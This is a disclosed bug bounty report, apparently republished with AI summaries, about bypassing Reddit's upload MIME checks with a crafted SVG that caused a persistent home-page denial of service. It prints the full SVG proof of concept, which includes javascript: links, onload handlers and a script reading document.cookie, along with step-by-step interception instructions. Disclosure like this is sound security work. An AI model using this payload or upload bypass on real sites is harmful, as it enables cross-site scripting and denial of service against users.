Image queue default key of 'None' and GraphQL unhandled type exception
The report describes uploading a file with an SVG content type that bypasses MIME checks, leading to a persistent denial of service on Reddit's home page for users who follow the attacker or visit the post. The attacker could cause the site to fail loading posts and show error messages, with the effect persisting across reloads and browser restarts.

- Triaged in under an hour
- Fixed in 19 days
- Paid in 19 days
- Disclosed after 13 months
Summary:
I started testing for unrestricted file uploads and quickly discovered a way to upload a corrupted file into Reddit. I was able to bypass the MIME type of uploaded files first by uploading a normal PNG file to Reddit, intercepting the request with burp, and changing the content type from image/png to image/svg+xml, then changing the content of the PNG image to an SVG file which is intended for Stored XSS. The file successfully uploads and I receive a 201 created message back. When trying to upload there is infinite loading time and the post never actually gets posted, but I found a way to bypass this, first, you upload a completely normal PNG file and after it uploads, you do the aforementioned steps to upload an unrestricted file and you can successfully post the corrupted image. When clicking on the post the message processing image... appears and the file never loads.
Now comes the Web Cache Poisoning which ultimately leads to a complete DoS on the Reddit Home page. Once the corrupted image has been posted this will affect every user that follows the account that posted it, there is a full DoS that requires NO user interaction Something went wrong. Just don't panic appears as well as another error message saying We weren't able to load posts for this page. If the attacker wants to create more impact he can feed the URL to users who do not follow him.

This issue is so persistent that a user can reload the page, close it and open it again, close the browser, log out and log back in, and they still won't be able to access Reddit. This issue becomes even more persistent if a victim follows the attacker or the account posting it, the victim can try to clear the cache, clear cookies, restart the browser but the issue will still be there, there is no way of getting rid of it.
Steps To Reproduce:
- As an attacker, click on 'Create Media Post' on the home screen
- First choose your profile to post the corrupted image
- Add a title as usual and first upload a normal png image this is a very important step
- After doing so click on the + sign next to the image you just uploaded and select a normal PNG image
- Intercept the request within Burp
- Navigate to
Content-Type:parameter and replaceimage/pngwithimage/svg+xml - Replace the content of the PNG image with an SVG file code, I specifically used the following code:
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" xml:space="preserve">
<rect fill="url('http://example.com/benis.svg')" x="60" y="60" width="60" height="60"></rect>
<rect fill="url('https://example.com/benis.svg')" x="60" y="60" width="60" height="60"></rect>
<rect fill="  url(  ' https://example.com/benis.svg '  ) " x="60" y="60" width="60" height="60"></rect>
<rect fill="url('ftp://192.168.2.1/benis.svg')" x="0" y="0" width="60" height="60"></rect>
<rect fill="url('//example.com/benis.svg')" x="60" y="60" width="60" height="60"></rect>
<rect fill="url('/benis.svg')" x="60" y="60" width="60" height="60"></rect>
<rect fill="url('#benis.svg')" x="60" y="60" width="60" height="60"></rect>
<g id="righteye" class="eye">
    <path id="iris-2" data-name="iris" class="cls-4" d="M241.4,143.6s18.5,11.9,36,7.1,29.6-15.8,27.2-24.6c-1.7-6-9.8-9.4-20.3-9.4a59.21,59.21,0,0,0-15.6,2.2,37.44,37.44,0,0,0-12.4,6.4,60.14,60.14,0,0,0-14.9,18.3" transform="translate(-9.7 -9.3)"/>
    <path id="lid" class="cls-11" d="M304.5,124.4c-1.7-6-9.8-9.4-20.3-9.4a59.21,59.21,0,0,0-15.6,2.2,37.44,37.44,0,0,0-12.4,6.4,61.21,61.21,0,0,0-14.9,18.1" transform="translate(-9.7 -9.3)"/>
    <path id="pupil-2" data-name="pupil" class="cls-12" d="M256.7,126.1c2.5,9.2,11,14.8,18.9,12.6s12.3-11.4,9.8-20.6a16.59,16.59,0,0,0-1.2-3.1,59.21,59.21,0,0,0-15.6,2.2,37.44,37.44,0,0,0-12.4,6.4,9.23,9.23,0,0,0,.5,2.5" transform="translate(-9.7 -9.3)"/>
    <path id="eyelash-2" data-name="eyelash" class="cls-13" d="M302.9,122.3c7.7,2.5,17-5,20.8-16.8M292,115.7c7.6,2.8,17.2-4.4,21.4-16M277,115.1c8.1-.3,14.3-10.5,13.9-22.8" transform="translate(-9.7 -9.3)"/>
    <path id="reflection-2" data-name="reflection" class="cls-14" d="M271.1,127.1c0,3.6-2.6,6.5-5.8,6.5s-5.8-2.9-5.8-6.5,2.6-6.4,5.8-6.4,5.8,2.9,5.8,6.4" transform="translate(-9.7 -9.3)"/>
</g>
    <a href="javascript:alert(2)">test 1</a>
    <a xlink:href="javascript:alert(2)">test 2</a>
    <a href="#test3">test 3</a>
    <a xlink:href="#test">test 4</a>

    <a href="data:data:image/svg+xml,%3Csvg xmlns='http://www.w3.org/2000/svg' onload='alert(88)'%3E%3C/svg%3E">test 5</a>
    <a xlink:href="data:image/svg+xml,%3Csvg xmlns='http://www.w3.org/2000/svg' onload='alert(88)'%3E%3C/svg%3E">test 6</a>
    <use xlink:href="#a" x="28" fill="#1A374D"/>
    <path id="a" d="M14 27v-20c0-3.7-3.3-7-7-7s-7 3.3-7 7v41c0 8.2 9.2 17 20 17s20-9.2 20-20c0-13.3-13.4-21.8-26-18zm6 25c-4 0-7-3-7-7s3-7 7-7 7 3 7 7-3 7-7 7z"/>
    <use xlink:href="defs.svg#icon-1"/>
    <line onload="alert(2)" fill="none" stroke="#000000" stroke-miterlimit="10" x1="119" y1="84.5" x2="454" y2="84.5"/>
<line fill="none" stroke="#000000" stroke-miterlimit="10" x1="111.212" y1="102.852" x2="112.032" y2="476.623"/>
<line fill="none" stroke="#000000" stroke-miterlimit="10" x1="198.917" y1="510.229" x2="486.622" y2="501.213"/>
<line fill="none" stroke="#000000" stroke-miterlimit="10" x1="484.163" y1="442.196" x2="89.901" y2="60.229"/>
<line fill="none" stroke="#000000" stroke-miterlimit="10" x1="101.376" y1="478.262" x2="443.18" y2="75.803"/>
<line fill="none" stroke="#000000" stroke-miterlimit="10" x1="457.114" y1="126.623" x2="458.753" y2="363.508"/>
<this>shouldn't be here</this>
<script>alert(document.cookie);</script>
<line fill="none" stroke="#000000" stroke-miterlimit="10" x1="541.54" y1="299.573" x2="543.179" y2="536.458"/></svg>
´´´
8. Forward the request and notice the 201 created message
9. Post the images

## Supporting Material/References:
Full Video PoC:
{{media:1}}
In this video, I demonstrate how if a user follows or is already following the attacker account the DoS is present:
{{media:2}}
In this video, I demonstrate how a user can try to clear cache, cookies, local storage, restart the browser and the issue will still be present:
{{media:3}}
This is the URL where the corrupted files are posted:
https://www.reddit.com/user/mariomejia127/comments/j3cfbj/web_cache_poisoning/

## Impact

Web cache poisoning and complete denial of service, an attacker can achieve this **without user interaction** there is no way of getting rid of it, an attacker only has to deploy an attack to deny service to Reddit. In some cases I'm not able to even reach Reddit, the site won't load at all. This was tested in the following browsers:
Firefox
Safari
Opera
For some reason, the behavior is not present in Google Chrome. But any other browser will work.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the server did not properly validate the uploaded file's content type and content, allowing an SVG file to be stored and later served, which caused a persistent denial of service when the page tried to render it.
What the attacker needed
A Reddit account; ability to intercept HTTP requests; victim follows attacker or visits post
How it was found
- Click on 'Create Media Post' on the home screen.
- Choose your profile to post the corrupted image.
- Add a title and first upload a normal PNG image.
- Click the + sign next to the uploaded image and select a normal PNG image.
- Intercept the request with Burp.
- Change the Content-Type from image/png to image/svg+xml and replace the PNG content with SVG code.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The attacker uploaded a file that looked like an image but was actually a special type of file (SVG) that can contain code. Reddit accepted it and then tried to show it to other users, which broke the page for them. The breakage was so bad that even after clearing cookies or restarting the browser, the page still wouldn't load.
What is DoS?
A request that exhausts resources or crashes a component. Many programs forbid testing it; reports usually show it from code, not by attacking.




